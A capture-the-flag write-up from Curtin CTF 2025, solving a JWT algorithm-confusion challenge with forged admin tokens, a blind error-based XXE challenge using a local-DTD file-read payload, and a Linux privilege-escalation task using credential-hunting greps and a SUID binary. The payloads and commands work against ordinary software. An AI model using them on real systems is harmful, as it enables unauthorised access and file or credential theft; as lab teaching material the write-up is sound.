Here are some cool questions from Curtin CTF 2025. Funny how there is no official writeups. Still waiting for NextJS Challenge Writeup lol
Agent Jonathan Walkins Trafalgar - JWT Confusion None algo does not work Removing auth part of the JWT does not work This is the public key 1
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzzh4QcrzhduRn3K1af38WTQMw1QRDjLTjeQKBiQPxyME2piCb+XKUq5WFJOS0VfpDEaSLTJ1W/S662ANgIAy6qw6Y3iovB7C8WwIC1dZ2/5VdKTX8yjoVYaofjzZGKnoHMxoBkELmH7z7GFoNZB4AJ8XSJx1Ibl4f+Y1TtGN+8xhg+2F8KbbuJhHxYiPPoMGxLNyPvay+t0A8Fxf/Qk8LGwxjIN6qnMDCnpZ6MhOj60Poh493EhZ03/1YhGGXE2S0SYm3jOetnueAc4cXxPTOCe4yS8u+pDg89swqlR/sEtO1H99pojRGv1LceD2m93isiLqLqvkJAuvmOJ6z9a9uQIDAQAB
I think it is vulnerable to Algorithm Confusion 1
GET /flag?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTc2NTA3OTIzMX0.P_CyhS2vWCrsGLxc_tqGrDpaOLJbJ1Jfmz6sR41NLSA HTTP / 1.1
Output:

Instead of Unsupported algorithm First, send the public key to Decoder. The trailing new line is VERY IMPORTANT.

Go the JWT Editor tab > New Symmetric Key > Generate. Replace the value of k with the base64 encoded public key

Go to jwt.io and Generate an example JWT.
Paste the JWT into the webapp and send it to the server. Send the request to repeater and click on JSON Web Token tab. Select the HS256 Signing key we generated earlier.
Send the request and we get the flag 1
GET /flag?token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTc2NTA3OTIzMX0.z0s9XqALGaYm5AnA-OUS8Kf5bdOW-9HFxDrfJpOFBbk HTTP / 1.1
Output:
1
Welcome Admin! Here is your flag: CURTIN_CTF{alg_c0nfus10n_w1th_publ1c_k3y_1s_c00l}
Brailley - Blind XXE This app will send Braille in Number form to the backend. 1
2
POST /api/search HTTP / 1.1
{"message" : "1234010123502402340"}
Output:
1
{"ValueSearch": "Welcome! Our center is located in 8 rue de Londres, 75008 Paris, Opening hours for this center is 10:00-19:00"}
I realise that the number corresponds with the Brialle-Number of each character. Space is 0.
1
PARIS => 1234010123502402340
Let’s try to get FLAG 1
2
POST /api/search HTTP / 1.1
{"message" : "124012301012450"}
Let’s try to read the Braille on the website 1
6012012350102401230123015013456036060234501250150601201230240134501450102340234013501402401023450240135013450
I decided to download the source code to review it. This is the logic of /api/search endpoint. 1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
@app.route ( '/api/search' , methods = [ 'POST' ])
def api ():
if posted_type == 'application/json' :
# Verify if it is JSON.
# do something
# Verify if it is XML.
elif posted_type == 'application/xml' or posted_type == 'text/xml' :
try :
# Configure the parser to be vulnerable.
whatformat = "xml"
parser = ET . XMLParser (
dtd_validation = True , load_dtd = True , no_network = True , huge_tree = True )
tree = ET . parse ( StringIO ( posted_data ), parser )
elem = tree . getroot ()
processed_data = elem . text
except ET . ParseError as e :
# Display error message.
result = e . message
# If not JSON or XML.
else :
result = { 'ValueSearch' : 'invalid format' }
Ok, interesting. This application accepts XML Input too. This is an example valid XML input. 1
2
3
4
5
6
7
8
9
10
11
12
13
POST /api/search HTTP / 1.1
Host: curtinctfmy-brailley.chals.io
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
<!ELEMENT message (#PCDATA)>
]>
<message>1234010123502402340</message>
There is no direct way for us to exfiltrate file contents so we have to rely on Error-based XXE 1
2
3
except ET . ParseError as e :
# Display error message.
result = e . message
1
2
RUN apt-get install -y -q libreoffice
RUN apt-get install -y -q yelp
Sure enough, we can read local files with the help of yelp’s DTD 1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamsa '
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///abcxyz/%file;'> ">
% eval;
% error;
'>
%local_dtd;
]>
<message> %local_dtd;</message>
Output:
1
Invalid URI: file:///abcxyz/CURTIN_CTF{⠞⠓⠼⠉_⠼⠚⠝⠑_⠺⠓⠕_⠋⠑⠼⠉⠇_⠼⠁⠞_⠁⠇⠇_⠺⠊⠞⠓⠼⠚⠥⠞_⠎⠑⠑⠼⠁⠝⠛_⠊⠞_⠼⠙⠇⠇}, line 4, column 15
Misc 7 - Sticky Bit To find the flag, a simple find will do 1
find / -name *flag* 2>/dev/null
Output:
1
2
3
...
/ var / flag / flag
...
The permissions of the file 1
- r -------- 1 root root 19 Nov 30 09 : 15 / var / flag / flag
Let’s perform cred hunting 1
grep -rn "passw\|pwd" /etc/* 2>/dev/null
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
ls -la /etc/cron.*/
/etc/cron.d/:
total 12
drwxr-xr-x 2 root root 4096 Oct 13 14:09 .
drwxr-xr-x 1 root root 4096 Dec  6 07:45 ..
-rw-r--r-- 1 root root  201 Apr  8  2024 e2scrub_all

/etc/cron.daily/:
total 16
drwxr-xr-x 2 root root 4096 Oct 13 14:09 .
drwxr-xr-x 1 root root 4096 Dec  6 07:45 ..
-rwxr-xr-x 1 root root 1478 Mar 22  2024 apt-compat
-rwxr-xr-x 1 root root  123 Feb  5  2024 dpkg
1
grep -rnw "ssh-rsa" /usr/* 2>/dev/null | grep ":1"
Let’s find binaries with sticky bit set. 1
2
3
4
5
6
7
8
9
10
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/nullev/null
-rwsr-xr-x 1 root root 39384 Nov 30 09:15 /etc/security/print
-rwsr-xr-x 1 root root 40664 May 30  2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 72792 May 30  2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 76248 May 30  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 64152 May 30  2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 55680 Jun  5  2025 /usr/bin/su
-rwsr-xr-x 1 root root 51584 Jun  5  2025 /usr/bin/mount
-rwsr-xr-x 1 root root 44760 May 30  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 39296 Jun  5  2025 /usr/bin/umount
Ok, after hitting my head and bleeding heavily, I found that /etc/security/print enables us to read stuff as root. It is non-traditional binary with sticky bit set 1
2
3
ctfuser @ 569 cdb1b2a1d : / etc / security $ ./ print / var / flag / flag
./ print / var / flag / flag
CURTIN_CTF { $ 3 tU1D }
Licensed under CC BY-NC-SA 4.0